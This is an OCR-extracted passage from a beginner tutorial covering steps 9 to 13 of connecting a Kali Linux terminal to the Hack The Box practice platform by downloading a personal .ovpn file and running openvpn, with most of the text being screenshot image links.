


Step9. Dashboard of www.hackthebox.eu/




Step10. Now to get Access the hackthebox pen-testing download Parmjeet.ovpn







Step11. To get connection between hackthebox and your terminal then type "openvpn Parmjeet.ovpn"





Step12. Now you will get connected with hackthebox.eu/ and your terminal of your PC.





Step13. When your PC get connected with hackthebox.eu/ and now you can do pen-testing






Applications
Places
Terminal
Sun 19:15
root@kali: ~
